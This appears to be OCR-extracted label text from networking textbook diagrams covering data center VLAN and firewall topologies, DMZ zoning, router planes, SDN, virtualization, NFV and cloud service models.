

S1:
10.20.1.100/16
10.20.1.2/16
VIP: 10.20.1.1
10.20.1.3/16
VIP: 10.20.1.1
VLAN
Physical Port
Interface VLAN
DC-SW-1
DC-SW-2
CORE-SW-1
CORE-SW-2
10.60.1.3/16
VIP: 10.60.1.1
10.60.1.2/16
VIP: 10.60.1.1
PC1
PC2
10.60.10.10/16
Redundant flow
Main flow
Interface VLAN: 10.10.1.1-2-3/16
Interface VLAN: 10.20.1.1-2-3/16
Interface VLAN: 10.50.1.1-2-3/16
Interface VLAN: 10.60.1.1-2-3/16



FWs with L3 on Core and DC Switches
FWs with L3 on DC Switches
Servers
VLAN No. 10
10.10.0.0/16
VLAN No. 20
10.20.0.0/16
VLAN No. 50
10.50.0.0/16
VLAN No. 60
10.60.0.0/16
DC1
DC2
FW1
DC Site #1
CORE Site #1
CORE1
CORE2
FW2
Distribution Site #1
Distribution Site #2
DIST1
DIST2
ACC1
ACC2
ACC3
ACC4
PC1
PC2
PC3
PC4
PC5



S1:
10.20.1.100/16
172.20.2.2/24
VIP: 172.20.2.1
FW1
172.18.1.2/24
VIP: 172.18.1.1
172.16.2.2/24
VIP: 172.16.2.1
FW3
172.16.1.2/24
VIP: 172.16.1.1
DC-SW-1
CORE-SW-1
DC-SW-2
CORE-SW-2
172.20.2.3/24
VIP: 172.20.2.1
FW2
172.18.1.3/24
VIP: 172.18.1.1
172.16.2.3/24
VIP: 172.16.2.1
FW4
172.16.1.3/24
VIP: 172.16.1.1
PC1
10.50.10.10/16
PC2
10.60.10.10/16
PC3
10.50.10.20/16
PC4
10.60.10.20/16
VLAN
CORE FW L3 Interface
DC FW L3 Interface
Interface VLAN: 10.10.1.1-2-3/16
Interface VLAN: 10.20.1.1-2-3/16
Interface VLAN: 10.50.1.1-2-3/16
Interface VLAN: 10.60.1.1-2-3/16
Redundant flow
Main flow



External Header
Internal Header
H
H
H
H
H
H



ISP1
ISP2
Internet
Zone
De-Militrized
Zone (DMZ)
Secured / Militarized
Zone (MZ / SZ)



Router
Management Plane
CLI (Telnet, SSH..) SNMP, Netconf, REST APIs...
Control Plane
Static Routes
Routing Protocols
QoS Tables
Routing Table
Neighbour table
Link-State DB
Data Plane
Forwarding Table
Routing
Switching
Router
Management Plane
CLI (Telnet, SSH..) SNMP, Netconf, REST APIs...
Control Plane
Static Routes
Routing Protocols
QoS Tables
Routing Table
Neighbour table
Link-State DB
Data Plane
Forwarding Table



SDN Applications
Orchestrator
Application Layer
Northbound
Controller
Control Layer
Southbound
Data Layer
SDN-Enabled Switches
SDN Domain
SDN Domain
SDN Domain


App
Container
App
Container
App
App
Dependencies
OS
Container
App
OS
VM
App
OS
VM
App
App
Dependencies
OS
VM
App
OS
VM
App
OS
VM
App
App
Dependencies
OS
VM
Hypervisor
OS
Hypervisor
OS
Hardware
Hardware
Hardware
Linux Containers
Type 1 Hypervisor
(Bare Metal Hypervisor)
Type 2 Hypervisor
(Hosted Hypervisor)



NFV Management
and Orchestration (MANO)
OSS/BSS
Orchestration
Network Service
Management
Element
Managers (EMs)
EM1
EM2
EM3
EM4
EM5
Virtual Network
Functions (VNFs)
VNF1
VNF2
VNF3
VNF4
VNF5
VNF
Managers
NFV Infrastructure
(NFVi)
Virtual
Computing
Virtual
Storage
Virtual
Network
Virtualization Layer
Virtualized
Infrastructure
Manager(s)
(VIM)
Hardware
Resources
Computing
Hardware
Storage
Hardware
Network
Hardware



On-Premises
IaaS
PaaS
SaaS
User Access
Data
Applications
OSs
VMs
Hypervisor
Hardware
Customer
Provider



Datacenter & Users
DMZ
SZ
Internet
Datacenter
Network
Wide Area Network
Connectivity to Remote Sites
WAN
Users Network
Remote
Sites


A1
A2
C1
C2
Bob
Region A
Region C
A3
A4
C3
C4
Alice
B1
B4
Region B
B2
B3
Trudy


Chapter 2: Network Protocol Structures and Operations

